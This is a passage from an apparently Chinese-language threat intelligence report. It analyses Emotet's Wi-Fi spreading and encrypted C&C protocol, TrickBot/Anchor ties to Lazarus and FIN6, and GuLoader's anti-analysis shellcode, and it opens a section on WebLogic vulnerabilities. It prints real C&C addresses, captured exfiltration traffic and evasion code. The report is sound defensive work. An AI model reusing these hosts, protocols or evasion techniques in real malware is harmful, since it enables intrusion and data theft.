输、漏洞利用等。现在，Emotet 可以利用已感染的计算机传播到同一 Wi-Fi 网络上的其它设备。攻击流程为：获取受感染设备的 Wi-Fi 句柄，调用 WlanEnumInterfaces 函数枚举受害者设备上可用的无线网络，该函数将返回枚举的无线网络的所有信息，包括 SSID、信号加密和网络身份验证方法。然后，Emotet 使用密码字典来猜测常用的默认用户名和密码组合。如果恶意软件成功连接至 WLAN，则将枚举该 WLAN 上的所有非隐藏设备，并使用第二个字典尝试暴力破解每个设备。如果成功，它将感染该设备。值得留意的是，Wi-Fi 传播模块可执行文件的时间戳为 04/16/2018，最早于 2018 年 5 月 4 日提交给 VirusTotal。该可执行文件中包含 Emotet 命令和控制服务器（C&C）的硬编码 IP 地址，这表明 Wi-Fi 传播行为很有可能已经持续了将近两年未引起注意。

混淆技术：最新版本 Emotet 使用一种称为 Control Flow Flattening 的混淆技术，其工作方式如下：每个基本块都有一个编号,混淆器引入一个块号变量，指示应执行哪个块。每个块都不会通过分支指令将控制权转移给后续块，而是将块号变量更新为其选定的后续块。控制流由循环内的块号变量的 switch 语句实现。

通信协议：在新版本 Emotet 中 C&C 服务器的 IP 地址和端口号仍然以 8 字节块形式存储。Emotet 将从加密数据中检索 PEM 格式的 RSA 公钥。

然后生成一个 AES-128-CBC 密钥句柄和一个 SHA-1 哈希密钥句柄。RSA 密钥、AES-128-CBC 密钥和 SHA-1 哈希值组合在一起加密 Emotet 样本与 C&C 服务器之间的通信。SHA-1 计算原始数据的哈希用于数据校验，AES-128-CBC 加密原始数据，RSA 加密 AES-128-CBC 密钥。

原始数据结构如下：

```
struct Raw_data
{
    uint32_t  victim_id_size;                    //  受害者 ID 大小
    uint8_t   victim_id[victim_id_size];         //  受害者 ID，主机名+硬盘序列号
    uint32_t  system_info;                       //  受害者系统信息
    uint32_t  session_id;                        //  会话 ID
    uint32_t  version_date;                      //  当前日期
    uint32_t  unknown_id;                        //  未知
    uint32_t  procname_buffer_size;              //  在受害计算机上的进程名大小
    uint8_t   procname_buffer[procname_buffer_size];   //  在受害计算机上的进程名
    uint32_t  module_id_array_size;              //  模块编号数组大小
    uint8_t   module_id_array[module_id_array_size];   //  模块编号数组
}
```

接着，Emotet 使用经过自修改的 LibLZF 压缩算法压缩此明文数据包。压缩后数据格式：

```
struct Compress_data
{
    uint32_t cmd_id;              // 命令 ID
    uint32_t comp_data_size;    // 压缩后的数据大小
    uint8_t comp_data [comp_data_size];      // 压缩后的数据
}
```

最后，Emotet 对命令数据包进行加密（通过 AES-128-CBC）以生成最终数据包，该最终数据包通过 HTTP POST 发送到 C&C 服务器。最终数据包的格式如下：

```
struct final_data
{
    uint8_t enc_session_key[0x60];       // RSA 加密后的 AES-128-CBC 密钥
    uint8_t comp_data_hash[0x14];      // 未加密的压缩数据 Compress_data 的 SHA-1 哈希
    uint8_t encrypted_data[];             // AES-128-CBC 加密后的数据
}
```

发送数据时，Emotet 使用随机字符构建 POST Header 数据，随后将最终数据包编码为 multipart / form-data 来提交该数据，FormName 和 FileName 都是随机生成。

```
POST /N6CP0XxZjbwfVZ/QMfAbrloDMJrdNOv/QgpHYMs5jlfuwN9/ HTTP/1.1
Referer: http://180.92.239.110/N6CP0XxZjbwfVZ/QMfAbrloDMJrdNOv/QgpHYMs5jlfuwN9/
Content-Type: multipart/form-data; boundary=---------------------------018468438615868
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 180.92.239.110:8080
Content-Length: 4644
Connection: Keep-Alive
Cache-Control: no-cache


-----------------------------018468438615868
Content-Disposition: form-data; name="jWSvgfkuTL"; filename="CaQo"
Content-Type: application/octet-stream

=i...qH.|{`..B.A  .r7B.=....W......R....i.s2..Cd.q..<......^..o..._..^..o9.J..G+......p....!.{x...L.G...&Y
.......]...t.$...^f..3IL"...v2L.I.mj(....|....4
.1......1....       ....A..   .j..8.0>RT*.NW...%x...j...}J.....bT...............+...Z...
$..I...M.o3..U..C....'......i..Xc.q\.$<.+...n..*....+C...m8D...T|q..3.....)B.-Tv=....ak....v.u.Mh.........}
C.........,Td.Y..........o8U.Jd....^.Q..6
..U..a.`pV1..\....n...{.)....bH...o....].n@.......!3Fgm]...v-....{1=
 .I....%U......7#.I.4G ....X].l..&../..f_.k...3....}%~....*2..%X}J..C.8.#.t|..g..D.....]8.=<...
-----------------------------018468438615868--..........................................................
..........................................................................................................
```

图 24 Emotet 最终传输数据

如果 C&C 服务器处于活动状态则会答复该消息。C&C 服务器通过 RSA 私钥解密获得 AES-128-CBC 密钥，然后使用 AES-128-CBC 解密数据并检验 SHA-1 哈希。成功通过检验后，C&C 服务器下发命令，命令数据结构如下：

```
struct c2_cmd_data
{
    uint32_t   id;               // 插件 ID
    uint32_t   command;          // 命令 ID
    uint32_t   payload_size;     // 有效负载大小
    uint8_t    payload [payload_size];   // 有效负载数据
}
```

随着双因素身份验证（2FA）在银行中的普及、在线银行的日益成熟、用户自我保护意识的提升，Emotet 发现窃取银行账户凭证变得异常艰难且收益甚微。因此，Emotet 开始售卖和出租它的僵尸网络，为其它恶意软件提供安装服务。

2019 年，Emotet 已经成为网络犯罪分子极为有效的武器，并且确立了自己在恶意软件分发商中的霸主地位，是当今最危险的僵尸网络之一。

2.2.2 TrickBot 家族

TrickBot 是 2016 年秋季出现的银行木马，通常认为是 Dyre/Dyreza 的继承者，已成为今天网络环境中最普遍和危险的恶意软件之一。

在过去的一年多里，TrickBot 出现了值得关注的新趋势。它和 APT 组织 Lazarus 有了合作，和著名的金融犯罪组织 FIN6 也有合作，和其它恶意软件的组合使用也非常普遍。我们相信，TrickBot 开始采用新的运营模式 MaaS，恶意软件即服务。

TrickBot 窃取了大量数据，但攻击者没有能力处理这么大量数据，更不用说转化为收益。因此，他们尝试对数据进行处理和索引，为其他攻击者提供访问服务。例如，TrickBot 窃取了大量受害者的网络和域控服务器数据。建立索引后，其他攻击者借此数据筛选跟踪高价值目标。一个常见的例子是 Ryuk 勒索软件，Ryuk 使用 TrickBot 窃取的特定数字标识符来识别最有利可图的行业目标。

此外，就像会员订阅服务一样，其它攻击者会租用 TrickBot 的技术解决方案。TrickBot 经常和其他恶意软件组合使用，最常见的组合是 Emotet-->TrickBot-->Ryuk，即 Emotet 充当 TrickBot 的下载者，TrickBot 被下载之后，最终下发勒索软件 Ryuk。

下面我们通过分析 TrickBot 的分支或变种 Anchor/AnchorDNS，来揭示 TrickBot 和 Lazarus、FIN6 等组织的合作；并分析最常见组合攻击案例 Emotet-->TrickBot-->Ryuk，最后简单介绍下 TrickBot 的 Gtag。

1、Anchor&AnchorDNS：

Anchor 最早可追溯到 2018 年，种种迹象显示是 TrickBot 的开发人员所开发。Anchor 更像是一体化攻击框架，由各种子模块组成，可加载诸如 Metasploit，Cobalt Strike，PowerShell Empire、TerraLoader 和 PowerTrick 这样的框架。AnchorDNS 是 2019 年 3 月出现的变种，相比 Anchor，最大变化是使用 DNS 和 C&C 通信。

我们跟踪到一些和 Anchor 关系密切的模块，有些是植入 Anchor 后所投递的。包括 AnchorInstaller、AnchorDeInstaller、psExecutor、memoryScraper。

Anchor 有些字符串如"WinHTTP loader/1.0"、"W%i%i%i"、"/1001/"，在早期 TrickBot 版本里也使用过。它连接 C&C 时的 url 以及 BotID 生成也非常类似。

memoryScraper 是针对 PoS 窃密的模块，和 Anchor 共享了很多代码。例如都使用 OpenNIC 来解析 C&C，都有 Installer 模块，都有 DNS 版本。生成随机文件名称的代码也完全一样。更重要的是二者共用了 4 个 C&C：51.254.25.115、193.183.98.66、91.217.137.37、87.98.175.85。

memoryScraper 也有很多字符串是早期 TrickBot 里的，如"W%i%i%i-"、"WinHTTP sender/1.0"。

这些线索显示 Anchor、memoryScraper 和 TrickBot 有着千丝万缕的关系。除此之外，Anchor、AnchorDNS 和 TrickBot 还有以下共同点：

（1） GUID 格式非常类似，都是[Machine_NAME]_[Windows_Version].[Client_ID]形式。

家族	GUID
Anchor	/anchor001/WIN-U23IQE491EN_W617601. 825D06550FF3CF01C115B4A8E94A6B34
AnchorDNS	/anchor_dns/WIN- U23IQE491EN_W617601.825D06550FF3CF01C115B4A8E94A6B34
TrickBot	/mor92/DESKTOP- 3UWCJX8_W10018363.E1CC08FA9D9468D2A146BC5729146B99

表 15 Anchor、AnchorDNS、Trickbot GUID **格式对比**

（2） 获取外网 IP 的方法相同。Anchor、AnchorDNS 连接一组硬编码的 Web 服务器，来检测网络是否畅通，并获取公网 IP。包括 ipinfo.io、ipecho.net、api.ipify.org、ip.anysrc.net、icanhazip.com、wtfismyip.com、myexternalip.com、checkip.amazonaws.com，而 TrickBot 也使用这些 web 服务器。

（3） 共用 C&C 服务器。一般情况下，Anchor、AnchorDNS 和 TrickBot 的 C&C 各自独立。但我们发现 23.95.97.59 是三者部分样本共用的服务器。有大量 Anchor 样本包含此 C&C，而 TrickBot 曾使用此 C&C 下载 squlDLL 插件，AnchorDNS 的 C&C：chishir.com 也曾经指向它。

（4） 相同的代码签名，Anchor、AnchorDNS、TrickBot 有时由同一签名者签名，意味着它们背后是同一伙攻击者。

（5） 三者 C&C 返回相同的字符串"/1/"。Anchor 返回/1/：

```
1234567890GET /anchor001/116938_W617601.55E8B032D631484320ED9E2F9CC69844/1/
GgrCABOzFUqX79ed4NRM75eLk9jiOLtS/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 51.89.73.157:443

HTTP/1.1 200 OK
server: Cowboy
date: Wed, 04 Dec 2019 22:25:00 GMT
content-length: 3
Content-Type: text/plain

/1/
```

图 25 Anchor 返回数据

```
Answers
  > 8B36E0915A4051ABFD3EA611C2F6A1858B7DADB9B9B9B9B9B9.chishir.com: type A, class IN, addr 4.0.0.0
  > 8B36E0915A4051ABFD3EA611C2F6A1858B7DADB9B9B9B9B9B9.chishir.com: type A, class IN, addr 8.0.0.75
  v 8B36E0915A4051ABFD3EA611C2F6A1858B7DADB9B9B9B9B9B9.chishir.com: type A, class IN, addr 12.47.49.47
      Name: 8B36E0915A4051ABFD3EA611C2F6A1858B7DADB9B9B9B9B9B9.chishir.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)

0070  72 03 63 6f 6d 00 00 01  00 01 c0 0c 00 01 00 01   r·com··· ········
0080  00 00 00 4f 00 04 04 00  00 00 c0 0c 00 01 00 01   ···O···· ········
0090  00 00 00 4f 00 04 08 00  00 4b c0 0c 00 01 00 01   ···O···· ·K······
00a0  00 00 00 4f 00 04 0c 2f  31 2f c0 0c 00 01 00 01   ···O···/ 1/······
00b0  00 00 00 4f 00 04 10 61  6e 63 c0 0c 00 01 00 01   ···O···a nc······
00c0  00 00 00 4f 00 04 14 68  6f 72 c0 0c 00 01 00 01   ···O···h or······
00d0  00 00 00 4f 00 04 18 5f  64 6e c0 0c 00 01 00 01   ···O···_ dn······
00e0  00 00 00 4f 00 04 1c 73  2f 57 c0 0c 00 01 00 01   ···O···s /W······
00f0  00 00 00 4f 00 04 20 49  4e 2d c0 0c 00 01 00 01   ···O·· I N-······
```

图 26 AnchorDNS 返回数据

```
POST /mor92/DESKTOP-3UWCJX8_W10018363.E1CC08FA9D9468D2A146BC5729146B99/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=---------UUUFLKAQEUSRFHOA
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
Trident/7.0; .NET4.0C; .NET4.0E)
Host: 203.176.135.102:8082
Content-Length: 210
Connection: Close
Cache-Control: no-cache

-----------UUUFLKAQEUSRFHOA
Content-Disposition: form-data; name="data"


-----------UUUFLKAQEUSRFHOA
Content-Disposition: form-data; name="source"

OpenSSH private keys
-----------UUUFLKAQEUSRFHOA--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 06 Feb 2020 21:56:09 GMT
content-length: 3
Content-Type: text/plain

/1/
```

图 27 Trickbot 返回数据

Anchor 所投递的 payload 通常包括 psExecutor、memoryScraper、TerraLoader、Meterpreter、PowerShell Empire、Cobalt Strike 等。其中 psExecutor 用来执行 PowerShell 命令。

另外，Anchor 曾经下发 Lazarus 的后门 PowerRatankba，显示 Lazarus 和 TrickBot-Anchor 的之间存在关联。除 Lazarus 之外，FIN6 和 Anchor 也有关联。FIN6 是 2016 年 FireEye 披露的金融黑客组织，在历史上主要针对美国和欧洲的酒店和零售行业。攻击者使用 Anchor 和 PowerTrick 下载并执行了 Terraloader，然后安装了 FIN6 之前曾经使用过的后门 More_eggs。

2、TrickBot 和其它恶意软件的组合案例：

过去一年多，我们发现 TrickBot 和其它恶意软件的组合使用越来越普遍。最常见的组合是 Emotet-->TrickBot-->Ryuk。

攻击通常从钓鱼邮件开始，附件是嵌入了恶意宏的 office 文档。一旦打开，宏通过 PowerShell 命令下载 Emotet。Emotet 运行后，收集被感染机器的信息，回传给 C&C，继而下载 TrickBot 并运行。

TrickBot 运行后，攻击者会检测被感染机器是否属于他们期望攻击的行业。如果是，会下载勒索软件 Ryuk 等其它 payload，并通过窃取的管理员凭证在内网横向移动。通过 AdFind.exe 获取域控制器和目标服务器，利用远程桌面植入 Ryuk。

除此之外，TrickBot 还和其它很多恶意软件有联合使用，包括有高度感染性的 Emotet、IcedID/BokBot、Ursnif 和 Gozi ISFB v2。2020 年 3 月以来还发现攻击活动使用 Fastloader 来下载 TrickBot。

2020 年 3 月，出现了一个企业级的后门 BazarBackdoor，通过下发 Cobalt Strike，允许攻击者完全控制被植入机器。BazarBackdoor 很可能也是 TrickBot 的开发者所开发，它们共用了加密代码，投递时使用的电子邮件链也相同。

3、TrickBot Gtag

每个 TrickBot 都有一个硬编码的标识称为 Gtag，和 C&C 通信时会使用，以 gtag “mor92” 为例：

```
POST /mor92/DESKTOP-3UWCJX8_W10018363.E1CC08FA9D9468D2A146BC5729146B99/90 HTTP/1.1
Content-Type: multipart/form-data; boundary=aksgja8s8d8a8s97
User-Agent: KSKJJGJ
Host: 203.176.135.102:8082
Content-Length: 4756
Cache-Control: no-cache

--aksgja8s8d8a8s97
Content-Disposition: form-data; name="proclist"
```

图 28 Trickbot Gtag

其中“mor”是 Group ID，用来标识使用该 TrickBot 的背后团伙，而数值 92 可能是某次特定的攻击活动，或者可能和某个投递方式相关联。

目前已经确定 Gtag 共有 51 个，其中 92%的 TrickBot 都属于 5 个 Gtag (jim、lib、tot、sat、ono)。

每一个 Gtag 都意味着一个不同的攻击者，有自己的策略，技术和过程(TTP)，并进行针对性很强的攻击。

jimXX、libXX、totXX 主要是由垃圾邮件投递，sinXX、tinXX 的所有样本都是通过 IcedID/Bokbot 下发。wmdXX 的样本似乎利用了几种不同的加载器，如 Amadey、FastLoader。satXX、summ1 和 trg1 都利用了 Ostap JavaScript 进行加载，而 morXX 相关的样本都是通过 Emotet 下载。

我们相信，TrickBot 可能由一个小组按照恶意软件即服务(MaaS)平台的形式运营。该平台可满足相对少量的顶级网络犯罪分子的需求，以至于吸引到 Lazarus 和 FIN6 这样大名鼎鼎的组织也来租用。

在 Anchor 项目，TrickBot 明显在尝试构造一个一体化攻击框架(All-in-one)，旨在使用自定义工具和现有工具长期持久性地从安全环境中提取目标数据。

可以预测，未来会有更多的组织租用 TrickBot 的技术方案，因此会看见更多的恶意软件去下载 TrickBot。同时 TrickBot 的开发人员也会开发出更多变种，它们或者和 TrickBot 共用一些代码，或者共用 C&C 等，之前的 Anchor、AnchorDNS、BazarBackdoor 就是证明。

2.2.3 GuLoader 加载器

GuLoader 是 2019 年晚些时候出现的新型木马加载器。伴随着 2020 年的新冠疫情，逐渐替代原来的 VB Loader 等加载器成为各种僵尸木马的加载器首选。它使用 VB 语言编写，一般通过以账单付款、电汇和 COVID 为主题的垃圾邮件传播，并压缩为.rar 或.iso 文件。

GuLoader 尝试对调试器隐藏线程，检测调试寄存器等手段来实现简单的反调试，同时修改注册表项实现持久性。GuLoader 主要从云托管服务如 Microsoft OneDrive、Google Drive 上下载加密的有效载荷在内存里解密运行。有效载荷主要为远控或窃密木马，如 NetWire、Remcos、Formbook、Lokibot、AgentTela 等。最终允许攻击者完全控制被植入计算机或窃取敏感数据。

GuLoader 运行后异或解密一段 shellcode 并执行，所有功能都在 shellcode 里实现。异或的 Key 是 0x922954C4，但每个样本都不相同，可以配置。

解密后 shellcode 如下：

地址	十六进制	ASCII
00ED0000	EB 6E 49 1B 60 92 3E 3C FD BA 40 AE EC 32 D7 2D	韓I←`?< @鍘2?
00ED0010	E7 FB 7B 40 34 16 70 61 D1 3D B6 D3 C0 F9 09 52	琨{@4┬pa?队砾.R
00ED0020	BB C3 F1 22 08 99 E6 43 A6 04 E8 B4 50 7D 7F 77	幻?■欐C?璐P} w
00ED0030	90 46 23 47 DC 1C 18 68 7A 88 5F DA 24 24 B2 58	愢#G?↑hz坃?$敭
00ED0040	64 C9 56 6C B1 E3 4B 8D 4E 1B A1 0F 09 93 38 8E	d蒝l便K峃←?.?

图 29 GuLoader 解密后的 shellcode

本段 shellcode 如果 Dump 出来用 IDA 分析，能发现很多字符串，大致可以看出它功能。

```
seg000:00··· 00000037    C    坑
seg000:00··· 0000001B    C    T)拔T)拔T)拔T)拔T)拔T)拔T)
seg000:00··· 00000005    C    M\x18
seg000:00··· 00000025    C    C:\\Program Files\\Qemu-ga\\qemu-ga.exe
seg000:00··· 00000045    C    Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
seg000:00··· 00000008    C    shell32
seg000:00··· 0000000C    C    wininet.dll
seg000:00··· 00000006    C    ntdll
seg000:00··· 00000009    C    kernel32
seg000:00··· 00000009    C    advapi32
seg000:00··· 00000006    C      \x12
seg000:00··· 00000007    C    user32
seg000:00··· 00000034    C    )拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T
seg000:00··· 00000023    C    T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)拔T)
seg000:00··· 0000000C    C    Startup key
seg000:00··· 00000032    C    Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
```

图 30 GuLoader shellcode 字符串信息

shellcode 首先通过 fs:[c0]来判断是否为 64 位系统，若是 64 系统，直接退出进程。

之后尝试反沙箱、反调试、反虚拟机：

在 0x10000~0x7FFFF000 内存区间内，计算每个区段内所有字符串的 Hash，和 8 个硬编码的 Hash 比较。等于任何一个即认为是虚拟机环境，弹框退出进程。

```
00ED055A | 68 20D91FF2 | PUSH 0xF21FD920
00ED055F | 68 8831AA27 | PUSH 0x27AA3188
00ED0564 | 68 128FCBDF | PUSH 0xDFCB8F12
00ED0569 | D9D0        | FNOP
00ED056B | 68 6CC79C2D | PUSH 0x2D9CC76C
00ED0570 | E8 455D0000 | CALL 00ED62BA
```

图 31 GuLoader 反虚拟机检测机制

8 个 Hash 分别是 2D9CC76C、DFCB8F12、27AA3188、F21FD920、3E17ADE6、7F21185B、A7C53F01、B314751D。其中 B314751D 对应字符串 vmtoolsdControlWndClass，在 vmWare 虚拟机里所有的进程，都会这个字符串。其它 7 个 hash 暂时不清楚对应字符串。

查找窗口，窗口数量小于 12 个则退出进程。

```
00ED0661 |   D9D0              | FNOP
00ED0663 |   53                | PUSH  EBX
00ED0664 |   FFD0              | CALL  EAX           | USER32.EnumWindows
00ED0666 |   58                | POP   EAX
00ED0667 |   83F8 0C           | CMP   EAX,0xC
00ED066A | ⌄ 0F8D 90000000     | JGE   00ED0700
00ED0670 |   6A 00             | PUSH  0x0
00ED0672 | ⌄ EB 38             | JMP   SHORT <_ExitProc_>
```

图 32 通过检测窗口数量检测虚拟环境

把 DbgBreakPoint、DbgUiRemoteBreakin 函数内存设置为读写执行权限，通过 patch 来阻断调试器附加自身进程。DbgBreakPoint 函数只有一字节，直接填充为 0x90，而 DbgUiRemoteBreakin 函数 patch 为 ExitProcess 函数。

检测 ntdll.dll 中的所有存根函数是否被 Hook，并尝试恢复。有 3 个检测点：

从第一个存根函数地址开始，按字节递增依次比较是否等于 0x9090C350，等于的话会尝试把恢复存根函数数据。

对于每个存根函数，如果其偏移 5 处是 0x00E8，也尝试修复，但很难理解它的修复逻辑。

```
00ED6E45    803B E8        CMP   BYTE PTR DS:[EBX],0xE8
00ED6E48  v 75 4D          JNZ   SHORT 00ED6E97
00ED6E4A    837B 01 0(     CMP   DWORD PTR DS:[EBX+0x1],0x0
00ED6E4E  v 75 47          JNZ   SHORT 00ED6E97
00ED6E50    FC             CLD
00ED6E51    8943 FC        MOV   DWORD PTR DS:[EBX-0x4],EAX
00ED6E54    C643 FB B(     MOV   BYTE PTR DS:[EBX-0x5],0xB8
```

图 33 GuLoader 对于存根函数的检测 1

对于每个存根函数，如果其偏移 5 处是 0xE0FF，也尝试修复。而 0xE0FF 对应指令是 jmp eax。

```
00ED6E97    803B B8          CMP   BYTE PTR DS:[EBX],0xB8
00ED6E9A  v 75 50            JNZ   SHORT 00ED6EEC
00ED6E9C    66:817B 05 FFE(  CMP   WORD PTR DS:[EBX+0x5],0xE0FF
00ED6EA2  v 75 48            JNZ   SHORT 00ED6EEC
00ED6EA4    8943 01          MOV   DWORD PTR DS:[EBX+0x1],EAX
00ED6EA7    C743 05 BA0000(  MOV   DWORD PTR DS:[EBX+0x5],0xBA
```

图 34 GuLoader 对于存根函数的检测 2

它所要检测的是类似下边的 Hook，如原始的存根函数：

```
7C92CE8E    B8 03000000    MOV   EAX,0x3
7C92CE93    BA 0003FE7F    MOV   EDX,0x7FFE0300
7C92CE98    FF12           CALL  DWORD PTR DS:[EDX]
7C92CE9A    C2 2C00        RETN  0x2C
```

图 35 GuLoader 对于存根函数的检测 3

```
7C92CE8E    B8 03000000    MOV   EAX,0x3
7C92CE93    FFE0           JMP   EAX
7C92CE95    03FE           ADD   EDI,ESI
7C92CE97  v 7F FF          JG    SHORT 7C92CE98
7C92CE99    12C2           ADC   AL,DL
7C92CE9B    2C 00          SUB   AL,0x0
```

图 36 GuLoader 对于存根函数的检测 4

如果是上图这样的 Hook，一定会被检测出来。它的检测逻辑还可以理解，不过它尝试修复时出错了，直接把偏移 5 处两字节修改为 0x00BA 即可。但是 00ED6EA7 处的修复指令 MOV DWORD PTR DS:[EBX+0x5],0xBA 使用的是双字 DWORD，相当于是 0x000000BA。

修复前，7C92CE93 处指令本来是 MOV EDX,0x7FFE0300 指令，结果修复后变成了 MOV EDX,0x7F000000 了。

更严重的在于，把 MOV EAX,0x3 给修复为 MOV EAX,0x4 了。因此如果在沙箱里对存根函数进行了类似上图的 Hook 被检测出来，经过它的修复，后续的运行无法预期，很可能崩

溃。总的看对存根函数的检测与修复代码还不完善。

调用 ZwSetInformationThread 把当前线程设置为对调试器不可见。传入的 ThreadInformationClass 参数是 0x11 等于 ThreadHideFromDebugger，线程仍然在运行，但调试器无法接收到当前线程的调试事件了。

检测 C:\Program Files\Qemu-ga\qemu-ga.exe 文件是否存在，如果存在退出进程。

循环 10 万次调用 CPUID 指令，且会检测时间间隔，大于某个值会继续循环 10 次。当 eax=1 时，运行 CPUID 之后，ecx 的高 31 位为 1 表示运行在虚拟机里。但是后续并没有使用检测，也许只是延迟时间，也可能是 shellcode 代码本身有 bug。

获取当前线程的 CONTEXT，检测 6 个调试寄存器 Dr0、Dr1、Dr2、Dr3、Dr6、Dr7 的值。不为 0 即认为处于被调试状态，执行 jmp eax，而 eax 的值无法确定，因此通常会导致崩溃。

上述所有反沙箱反调试反虚拟机都绕过之后，判断进程路径，如果不是系统目录，即通过 Process Hollowing 技术创建傀儡进程 RegAsm.exe，把自身代码注入到 RegAsm.exe 进程。事实上 RegAsm.exe 进程里执行的仍然是这段 shellcode，但发现是系统目录下的进程，即执行另外的分支，去下载异或加密的载荷，解密后在自身内存加载执行。

到目前为止，观察到的加密载荷大多数位于各类云托管服务上，且载荷名称的后缀都是.bin。

```
gozman_FuZUeePhB40.bin
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  8D A2 C0 26 B2 49 FA BE  B4 B3 E3 E1 B6 ED CA 1E  □¢À&²Iú¾´³ãá¶íÊ
00000010  6A F6 84 A0 B2 5B 23 6D  D2 CE 47 DA C5 A6 18 1D  jö„ ²[#mÒÎGÚÅ¦
00000020  DE EF 9A 64 F3 A4 73 EE  18 7A 22 F7 E0 D5 76 2D  Þïšdó¤sî z"÷àÕv-
00000030  0E C7 0C DF F8 5D 29 59  C2 B8 03 A7 16 2D 2E 24   Ç ßø])YÂ¸ § -.$
00000040  37 D4 9E D3 C4 A9 03 F4  60 D0 49 66 AC 73 9C E5  7ÔžÓÄ© ô`ÐIf¬sœå
```

图 37 GuLoader 下载的 bin 文件

其中前 0x40 字节是无效数据，完全没有用到，下图是异或解密后 PE：

```
00ED6A08    8B45 64      MOV   EAX,DWORD PTR SS:[EBP+0x64]
00ED6A0B    31DB         XOR   EBX,EBX
00ED6A0D    66:310C18    XOR   WORD PTR DS:[EAX+EBX],CX
00ED6A11    81FB 6202    CMP   EBX,0x262
00ED6A17  ⌄ 7D 36        JGE   SHORT 00ED6A4F
00ED6A19    83C3 02      ADD   EBX,0x2

地址      十六进制                                          ASCII
00EF0000 8D A2 C0 26 B2 49 FA BE B4 B3 E3 E1 B6 ED CA 1E 嵔?睮   闯祀俄?
00EF0010 6A F6 84 A0 B2 5B 23 6D D2 CE 47 DA C5 A6 18 1D j鱎犉[#m椅G谂?
00EF0020 DE EF 9A 64 F3 A4 73 EE 18 7A 22 F7 E0 D5 76 2D 掼歞螭s?z"麇誺-
00EF0030 0E C7 0C DF F8 5D 29 59 C2 B8 03 A7 16 2D 2E 24 ?咪])Y赂 ?-.$
00EF0040 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?............
00EF0050 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
00EF0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00EF0070 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ............€...
00EF0080 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ?.???L?Th
00EF0090 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00EF00A0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
```

图 38 bin 文件解密后的数据

解密用的异或 Key 硬编码在 shellcode 里，不同的样本并不相同。早期版本的异或 Key 是固定的 96 字节，新版本在 512 到 768 字节之间。

gozman_FuZUeePhB40.bin 解密后是著名的窃密木马 AgentTesla。




图 39 Guloader 下载并解密的 AgentTesla

RegAsm.exe 进程会把 AgentTesla 拷贝到自身模块内存里，加载执行。

2019 年之前的 VB、Delphi、C#、AutoIT 等各类 Loader，核心载荷通常以 Loader 资源的形式嵌入在 Loader 文件内，不需要再联网下载。但 GuLoader 完全打破，其核心载荷来自云托管服务，显示攻击者一直在更新他们的工具。但是代码仍然有一定的继承性，一款更早的 VB Loader，在修复 ntdll 里被 Hook 的存根函数时，也有修复错误的情况。GuLoader 的 shellcode 很可能是之前代码修改而来。

Web 服务器是企业最重要的资产，从过去一年的各种真实攻击来看，针对 Web 服务器的攻击仍是大多数攻击的主要入口。使用 Web 漏洞的攻击越来越倾向于直接接管服务器的权限，各类中间件框架以及第三方组件的漏洞地位尤为凸出，各种反序列化漏洞已经逐渐成为 Web 漏洞主流，黑客获取服务器权限之后上传的 Webshell 也趋向于流量加密和代码混淆，针对 Web 防护产品的绕过手段层出不穷。接下来就我们盘点一下过去一年中屡屡霸占我们眼球的那些 Web 漏洞和花式攻击方法。

3.1 Web 漏洞安全态势

3.1.1 中间件安全态势

1、WebLogic

WebLogic 是美国 Oracle 公司出品的一个 application server，确切地说是一个基于 JAVAEE 架构的中间件，WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器，全球应用非常广泛。

近两年，WebLogic 被频繁曝出高危漏洞，其中反序列化漏洞最为严重。总体来说，WebLogic 反序列化漏洞可以分为三类：

第一类是去年最严重的 XML 反序列化漏洞。2019 年 4 月 CNVD 发布《关于 Oracle WebLogic wls9-async 组件存在反序列化远程命令执行漏洞的安全公告》，该漏洞（CVE-2019-2725）是对 CVE-2017-10271 补丁的绕过。这次绕过用到 UnitOfWorkChangeSet 自身构造函数的反序列化调用过程，很快六月份又迎来了 CVE-2019-2729 对最新补丁的绕过，最终 Oracle 官方对该漏洞使用了白名单的方式，严格限制了能够使用的标签以及属性，对补丁的绕过才得以暂停。

